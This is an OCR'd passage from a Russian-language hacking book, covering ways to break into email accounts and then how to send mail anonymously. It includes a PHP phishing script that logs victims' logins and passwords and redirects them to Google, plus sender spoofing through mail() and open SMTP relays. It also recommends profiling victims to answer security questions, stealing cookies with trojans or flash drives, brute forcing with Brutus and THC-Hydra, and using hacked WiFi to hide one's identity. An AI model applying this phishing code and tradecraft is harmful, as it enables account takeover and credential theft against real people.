Далее мы отправили некоторым сотрудникам сообщение о том, что их почтовый ящик будет заблокирован. Обратите внимание, что дизайн письма даже отдаленно (если не считать логотипа) не напоминает дизайн, используемый Google. Но, как показала практика, для наших пользователей этого было достаточно. Можно было бы взять исходный код письма, которое отправляет Google, сделать все более качественно. В реальных условиях злоумышленник так и сделает - будьте в этом уверены.

Рис. 3.7. Поддельная версия страницы входа в Gmail

Что произошло дальше? Дальше пользователи прочитали письмо, перешли по ссылке и наивно ввели имя пользователя и пароль, которые были переданы сценарию. Сценарий принимает эти данные и записывает в текстовый файл. Написать такой сценарий сможет любой новичок, владеющий основами PHP. Примерный код сценария (это не тот сценарий, который использовали мы) приведен в листинге 3.1.

Листинг 3.1. Простейший сценарий записи паролей

```
<?php
    $login = $_POST['Login'];          // введенный логин
    $pass = $_POST['password'];        // Пароль

    // Записываем полученные данные
    $text = «Login = $login\nPassword = $pass\n»;

    $filelog = fopen("log.txt","a+");  // открываем файл
    fwrite($filelog,"\n $text \n");    // записываем строку
    fclose($filelog);                  // закрываем

    // перенаправляем пользователю на страницу входа в google,
     чтобы
    // меньше было подозрений
    header('Location:
https://accounts.google.com/ServiceLogin?service=mail&passive=
true&rm=false&continue=https://mail.google.com/mail/&ss=1&scc=
1&ltmpl=default&ltmplcache=2&emr=1&osid=1#identifier ');
    ?>
```

Результат работы нашего сценария будет примерно таким:

```
<email1>
<пароль1>
...
<emailN>
<парольN>
```

Для отправки сообщения использовалась почта Yahoo!, чтобы не бороться с антиспамом. Но можно было бы пойти и по иному пути. Например, найти сервер SMTP со свободной отправкой писем (без авторизации). Как правило, это будет неправильно настроенный SMTP-сервер какой-то небольшой организации. Списки таких серверов регулярно обновляются на специальных ресурсах. Думаю, не составит особого труда найти такой список . Далее можно развернуть на локальном компьютере веб-сервер с поддержкой PHP. Тогда у тебя будет доступ к php.ini и можно будет указать SMTP-сервер, через который функция *mail()* будет отправлять письма.

С другой стороны, можно попытаться отправить сообщение и через собственный хостинг (не обязательно устанавливать локальный веб-сервер). Все зависит от его настроек. Мы, например, для выполнения сценария отправки нашего сообщения использовали наш хостинг. На нем функция mail() выполнилась без особых нареканий. Понятно, что если просмотреть все заголовки письма, "след" приведет к нам. Но для нас сейчас это не важно. Сейчас важно, чтобы в почтовом клиенте поле "From" содержало то, что нам нужно. В первом способе мы поступили именно так, то есть для отправки сообщения использовали функцию *mail()*.

Стандартная PHP-функция *mail()* позволяет с легкостью указать, как текст письма, так и его заголовки. Например:

```
$headers = 'From: Security Service <no-reply@example.com>'
."\r\n" .
    'Reply-To: no-reply@example.com' . "\r\n";

mail($to, $subject, $message, $headers);
```

Письма, отправленные таким образом, миновали антиспам Google (не попали в папку **Спам**) и нормально отображались, как в почтовом клиенте (проверялось в Outlook и The Bat!), так и в веб-интерфейсе. Конечно, перед отправкой сообщения жертве лучше отправить его на свой ящик и убедить-

ся, что письмо отображается правильно, как минимум, что почтовый клиент правильно определяет кодировку. Если это не так, в $headers нужно добавить заголовки, описывающие кодировку письма.

Теперь о результатах. Определенные результаты при использовании этого метода все же были получены. Некоторые из пользователей проверяемой компании оставили свои реальные пароли. Некоторые не отреагировали на это письмо и обратились к администратору. А некоторые догадались, в чем дело и вместо пароля ввели абракадабру. Но все же несколько реальных паролей были получены, так что этот метод работает, не смотря на весь скептицизм.

3.6. Восстанавливаем пароль

Теперь попробуем вспомнить то, что никогда не знали - пароль от почтового ящика жертвы. Очень часто почтовые службы позволяют восстановить забытый вопрос. А чтобы убедиться, что пользователь, пытающийся восстановить доступ к ящику, является его владельцем, почтовая служба задает контрольный вопрос, указанный при регистрации почтового ящика. Если нужно взломать ящик знакомого тебе человека, то есть вероятность, что ответ на вопрос тебе знаком. Если же ты взламываешь почту чужого человека, то первое, что нужно сделать - это заняться изучением жертвы.

Чем больше соберется информации о жертве, тем проще будет взломать почтовый ящик. Информацию можно собирать разными способами - можно втереться в доверие к самой жертве и выведать как бы случайно у него нужную вам информацию (например, девичью фамилию матери), а можно подружиться с друзьями жертвы. Благо, социальные сети позволяют быстро найти не только жертву, но и ее друзей.

3.7. Кража Cookies

Еще один неплохой способ получения доступа к почтовому ящику - это кража Cookies. Конечно, он эффективен, если жертва хранит свои пароли в браузере. Даже если ты не получишь пароль к почтовому ящику, ты можешь получить пароли к другим сервисам. Пользователи часто используют одни и те же пароли для доступа к разным сервисам. Поэтому если ты найдешь

пароль к одному сервису (например, к блогу, форуму), ты можешь попытаться его использовать при входе в почтовый аккаунт. Есть вероятность, что он подойдет.

Как украсть "куки"? Существуют различные способы - от использования трояна (см. рис. 3.8) до банального копирования на флешку или свой FTP, если вы оказались за компьютером жертвы. Под рукой нет приложения для получения паролей? Не беда! Можно просто скопировать каталог с Cookies и проанализировать на своем компьютере. Для анализа Cookies можно использовать самые разные утилиты, одна из которых CookieSpy , которая поддерживает не только установленные, но и portable-браузеры, что позволяет "подсунуть" программе каталог с Cookies.




Рис. 3.8. Использование трояна для кражи Cookies

3.8. XSS-уязвимости

Один из способов взлома электронной почты - это использование XSS-уязвимостей. Вот только вряд ли можно назвать его эффективным. Во-первых, все найденные XSS-уязвимости в популярных почтовых сервисах очень быстро устраняются. Во-вторых, учитывая "во-первых", искать XSS-уязвимость придется самому (ведь все найденные уязвимости уже закрыты). А на поиск потребуется определенное время. Да и реализация атаки через XSS-уязвимость требует повышенной квалификации. Как вариант, этот метод можно рассмотреть. Сугубо из академического интереса. Но если нужно

побыстрее взломать почту, тот же социальный инженеринг окажется более эффективным.

3.9. Метод грубой силы

Самый неэффективный способ. Он заключается в переборе пароля по списку. Программа просто пытается подобрать пароль методом "тыка" (он же метод Коши). Конечно, в идеальных условиях у нее это рано или поздно получится. Но практически все сервисы заблокируют почтовый ящик после 3-5 неудачных попыток. Поэтому вряд ли у тебя получится использовать "метод грубой силы". Если таки хочется попытаться, тогда можно попробовать использовать утилиту Brutus, использование которой обсуждается на hackerthreads. В главе 10 будут приведены ссылки на списки паролей, которые ты можешь использовать в том числе и для брутфорсинга почтовых ящиков. Вряд ли тебе повезет, поскольку сам метод в последнее время малоэффективен. Но списки паролей мы тебе предоставим.

Есть и еще одна довольно популярная утилита - THC-Hydra , позволяющая взломать самые различные сервисы:

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, S7-300, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP, SOCKS5, SSH (v1 and v2), Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC и XMPP.

На этом все. В следующей главе мы рассмотрим, как отправлять электронную почту анонимно.

Глава 4.

Как отправлять электронную почту и другие электронные сообщения анонимно

Вопрос анонимного общения будоражит умы большинства пользователей. К сожалению, ни о какой анонимности речи быть не может. О чем мы говорим, если для регистрации в мессенджере или в почтовом сервисе нужно ввести номер телефона. На Mail.RU можно отказаться от ввода номера телефона? Да, можно. Но попробуй-ка зарегистрироваться с сети Tor. У тебя ничего не получится – пока система не увидит реальный IP-адрес, зарегистрироваться не выйдет. В этой главе мы поговорим об электронной почте, анонимности, мессенджерах.

4.1. Заповеди параноика

Минимальный набор параноика:

- Не отождествляемый с тобой Интернет-канал. Здесь несколько вариантов – взломанный чей-то WiFi или мобильный (4G) Интернет, карточка и мобильный телефон не должны быть зарегистрированы на тебя.
- Для шифрования трафика используем Tor, VPN + Tor.

Настоящие параноики еще и работают в виртуальной машине, операционная система которой отличается от той, что установлена на компьютере. Например, на ноутбуке у параноика установлена Linux, в виртуальной машине – Windows 10. В случае опасности виртуальная машина удаляется, на компьютере остается абсолютно чистая и незапятнанная Linux. Довольно неплохая комбинация получается.

В этой схеме портит все только номер телефона, к которому привязываются почтовые сервисы и мессенджеры. Даже если телефон не зарегистрирован

на тебя лично, по нему можно определить местоположение и точку покупки, а по вездесущим камерам – вычислить тебя.

Если IP-адрес можно легко скрыть с помощью Tor/VPN, то если ты сам укажешь номер телефона для регистрации в почтовом сервисе, то сам себя раскроешь. Именно поэтому нужно выбирать такие мессенджеры и почтовые сервисы, которые позволяют регистрироваться без указания номера телефона.

4.2. Цели анонимности почтового ящика

Нужно задуматься, зачем тебе анонимный почтовый ящик и для каких целей ты планируешь его использовать. Существует возможность шифрования переписки, и в этом случае ты можешь использовать любой почтовый сервис, хоть Gmail, хоть Mail.Ru – даже если кто-то (или другой хакер или администратор почтового сервиса/спецслужбы) захочет просмотреть твою почту, то он сможет это сделать. Но вся почта будет в зашифрованном виде и ничего, кроме абракадабры он не увидит. Поскольку у этой третьей стороны не будет твоего закрытого ключа, она не сможет расшифровать сообщения. Следовательно, толку от взлома твоего почтового ящика не будет.

Поэтому вывод – если анонимная почта тебе нужна для конфиденциальной переписки с одним или несколькими адресатами (твои друзья или коллеги), то можешь использовать любой почтовый сервис вместе с шифрованием.

Как реализуется шифрование. Шифрование почты, как правило, производят по типу открытого/закрытого ключа. Ты и каждый твой друг формирует ключевую пару – открытый/закрытый ключ. Открытый ключ предназначен для шифрования сообщения, предназначенного для конкретного пользователя.

Представим, что у тебя есть два друга – Марк и Женя. Ты и каждый твой друг сгенерировали ключи – у каждого из вас есть ключевая пара. Пусть открытый ключ Марка называется ОКМ, открытый ключ Жени – ОКЖ. Соответственно, закрытые ключи называются ЗКМ и ЗКЖ.

Затем все вы должны обменяться открытыми ключами. Обрати внимание: не ключевыми парами, а только открытыми ключами. Ты отправляет свой открытый ключ друзьям, а взамен получаешь ОКМ и ОКЖ, которые ты устанавливаешь в своей почтовой программе.

Теперь, когда ты хочешь отправить зашифрованное сообщение для Марка, то ты шифруешь его с помощью ключа ОКМ. Марк, получив зашифрованное сообщение, может его расшифровать своим закрытым ключом – ЗКМ.

Аналогично, когда тебе Марк захочет отправить зашифрованное сообщение, он зашифрует его твоим открытым ключом, а ты сможешь расшифровать его только своим закрытым ключом. Именно поэтому закрытые ключи нужно держать в тайне, поскольку они используются для расшифровки сообщений, адресованных тебе.

Когда тебе нужно отправить сообщение и Марку, и Жене, ты шифруешь его ключами ОКМ и ОКЖ одновременно, а каждый из адресатов сможет расшифровать такое сообщение своими закрытыми ключами.

У данного типа шифрования есть недостатки:

- Оно сложно для понимания обычными пользователями. Даже если кто-то и разберется, не факт, что это получится у кого-то другого. В результате этот кто-то сможет отправить тебе незашифрованное сообщение с конфиденциальной информацией. Не все твои друзья, коллеги и родственники IT-шники!
- У ключа есть срок действия. Да, срок действия устанавливается при генерировании ключа самим пользователем. Но бывает так, что пользователь не обратил внимания на это и сгенерировал ключ сроком на 1 год. Один год он успешно пользуется шифрованием, а затем начинаются проблемы. Представь, что у тебя есть архив служебной переписки, которая была зашифрована твоим открытым ключом. Через год почтовая программа сообщит тебе, что ключ недействительный. Ты все еще сможешь расшифровать ним сообщения, адресованные тебе, но ты больше не сможешь никому написать сообщение. Ты генерируешь новый ключ, на этот же адрес электронной почты, отправляешь сообщение другу и радуешься. Но радость будет недолгой – вскоре ты заметишь, что не сможешь расшифровать старые сообщения. Выходит, все, что было написано тебе за год, уже не поддается расшифровке, потому что закрытый ключ уже другой.
- Не все программы поддерживают шифрование с открытым ключом. Да и вообще в последнее время намечается тенденция использования веб-интерфейсов для работы с почтой, а не обычного приложения. Веб-интерфейс, как правило, не поддерживает возможность работы с ключами.

Если ты заинтересовался, делимся официальной инструкцией от Microsoft, как шифровать сообщения в Outlook:

https://bit.ly/3n9lgCV

Есть и простые способы передачи зашифрованных сообщений по открытым каналам связи (таким считается общедоступный почтовый сервис, не смотря на использование протокола HTTPS).

- Использование запароленных архивов – создаешь документ, возможно, с паролем, если это документ MS Word, затем архивируешь ZIP/RAR, так же с паролем. Полученный архив отправляешь по электронной почте, в тексте письма ничего не пишешь, вся информация в архиве. Два пароля – разные. Паролями нужно обменяться не по электронной почте, а каким-то другим способом, например, при личной встрече. Недостаток этого способа в том, что, как будет показано далее в этой книге, достаточно легко «восстановить» пароль архива. Существуют программы для брут-форсинга архива, позволяющие подобрать пароль. Чтобы максимально усложнить задачу программе, нужно использовать сложные пароли, состоящие из как минимум 20 символов.
- Использование крипто-контейнеров – принцип тот же, что и с архивом – создаешь в VeraCrypt крипто-контейнер, задаешь сложный пароль, помещаешь в него файлы (ну или один файл с сообщением) и отправляешь по электронке. Пароль передаешь отличным от электронной почты способом. Как и в случае с архивом, максимальный размер контейнера – 20 Мб, все что больше – или не будет отправлено, или будет загружено в облако (как, например, на GMail) и отправлено в виде ссылки. С крипто-контейнерами способ рабочий, но не очень удобный – его нужно скачать, открыть и т.д. С другой стороны, твоя почта под защитой.

Совсем другая задача, если тебе не нужно вообще, чтобы почта ассоциировалась с тобой. Например, ты хочешь купить хостинг или VDS, зарегистрировать VPN-аккаунт и т.д. Все эти сервисы требуют в качестве логина – e-mail. Чтобы тебя не смогли вычислить по –email, тебе нужно использовать почту, созданную без привязки к номеру телефона. В следующем разделе мы попробуем такую заполучить.

4.3. Получаем анонимную почту

Существует не так много почтовых сервисов, где ты можешь получить почтовый ящик, не указывая номер телефона:

- tutanota.com (он же tuta.io)
- protonmail.com (он же pm.me)
- openmailbox.org
- gmx.com

Первые два предоставляют зашифрованные почтовые ящики, то есть почта на серверах почтового сервиса хранится в зашифрованном виде и для ее расшифровки нужен пароль, указанный при регистрации ящика.

Третий нормально работал до написания этого материала. Когда же авторы этой книги хотели упомянуть его, сервис стал выдавать ошибку 503, надеемся, скоро поправят, но популярности это сервису не добавит, и мы не рекомендуем его использовать. Если сервис «лежит» столь продолжительное время, не нужно его использовать. В этой книге он упоминается как раз по этой причине – чтобы ты его не использовал. Что же касается qmx.com, то это обычный почтовый ящик, представляющий тебе 65 Гб дискового пространства и позволяющий отправлять вложения размером до 50 Мб (чего не позволяют другие почтовые сервисы).

Посмотрим, разрешат для анонимные tutanota и prontomail зарегистрироваться через сеть Tor. Начнем с tutanota.com. Главная страница нормально открылась (рис. 4.1). При нажатии кнопки **Sign-up** появляется страница с выбором тарифного плана. Выбираем **Free**. Далее ты должен подтвердить, что ты не используешь какие-либо другие бесплатные аккаунты на этом сервисе и что ты не будешь его использовать в коммерческих целях (рис. 4.3).




Рис. 4.1. Главная страница tutanota.com

Рис. 4.2. Выбор тарифного плана




Рис. 4.3. Поставь обе галки и нажми кнопку "OK"

Далее все просто – вводим логин, пароль, подтверждение пароля, ставим опять две галки и нажимаем **Next**. Но не тут-то было: сервис не позволит зарегистрироваться, если пароль не очень сложный. Так что тренируйся в усложнении пароля, пока индикатор сложности не будет заполнен полностью.




Рис. 4.4. Пароль недостаточно сложный




Рис. 4.5. С паролем все хорошо

Далее нужно подождать, пока готовится твоя учетная запись. И тут облом подкрался незаметно: регистрация отклонена, почтовому сервису не нравится IP-адрес.




Рис. 4.6. Настораживает

Что можно сделать:

1. Подключиться через VPN-соединение, а не через Tor
2. Выбрать другую цепочку Tor

Мы не будем этого делать, а на этом же IP-адресе зайдем на **https://protonmail.com/** и попробуем зарегистрироваться там (рис. 4.7).




Рис. 4.7. Главная страница https://protonmail.com/

Принцип тот же, что и в прошлом случае – нужно выбрать тарифный план. Выбираем **Free** (рис. 4.8).




Рис. 4.8. Выбор тарифного плана

Пробуем ввести те же данные – тот же логин и даже тот же пароль, чтобы не было претензий к его сложности. Но якобы для проверки того, что ты являешься человеком, сервис… запросил номер телефона или донат. По донату тоже легко отследить кто ты есть (если у тебя нет ворованных номеров кредитных карт).




Рис. 4.9. Попытка регистрации – 2




Рис. 4.10. Тоже не получилось зарегистрироваться

С **qmx** вышло то же самое. Затем мы наткнулись на сервис mailnesia.com и нам удалось зарегистрировать почтовый ящик без указания номера телефона, правда, пришлось долго разгадывать капчу Гугла.

Рис. 4.11. Главная страница сервиса

Особенность этого сервиса, что это так называемый односторонний (one-way) сервис. Ты можешь зарегистрировать почтовый ящик, получать на него

письма, но ты не можешь написать новое письмо или ответить на полученное письмо. То что нужно для анонимной регистрации на всевозможных сервисах! Как правило, при регистрации в сервисе на указанный e-mail отправляет ссылка для подтверждения e-mail. По сути, почтовый ящик нужен только для получения этой ссылки активации учетной записи. С этой задачей отлично справится mailnesia.com.




Рис. 4.12. Почтовый ящик зарегистрирован

Выводы таковы: заполучить действительно анонимную почту не так просто, как кажется на первый взгляд. Те сервисы, о которых кричат во всех статьях вроде «почта без телефона», оказались, как мы проверили, не такими уже и анонимными. В подтверждение наших слов – одна из таких статей:

https://www.techk47.com/free-email-services-without-phone-verification/

Для конфиденциальной переписки используй шифрование, а для анонимных регистраций используй mailnesia.com.

4.4. Какой мессенджер самый анонимный

Не секрет, что все популярные мессенджеры вроде Viber, WhatsApp, Telegram – привязываются к номеру телефона. Давай посмотрим на самые популярные мессенджеры и попробуем разобраться, какой можно использовать, а какой стоит удалить со своих устройств прямо сейчас.

4.4.1. Telegram

Мессенджер от Павла Дурова, построен на технологии шифрования переписки MTProto. Много шума вокруг него было, но спустя некоторое время, как нам кажется, это был продуманный и тщательно спланированный PR-ход. Почему?

E2EE-чаты (чаты End-to-End-Encryption, чаты со сквозным шифрованием) реализованы как секретные чаты, но не используются по умолчанию. Обычные чаты не шифруются вообще никак. Можешь себе представить, все что ты пишешь своим друзьям в обычных чатах – вообще никак не шифруется.

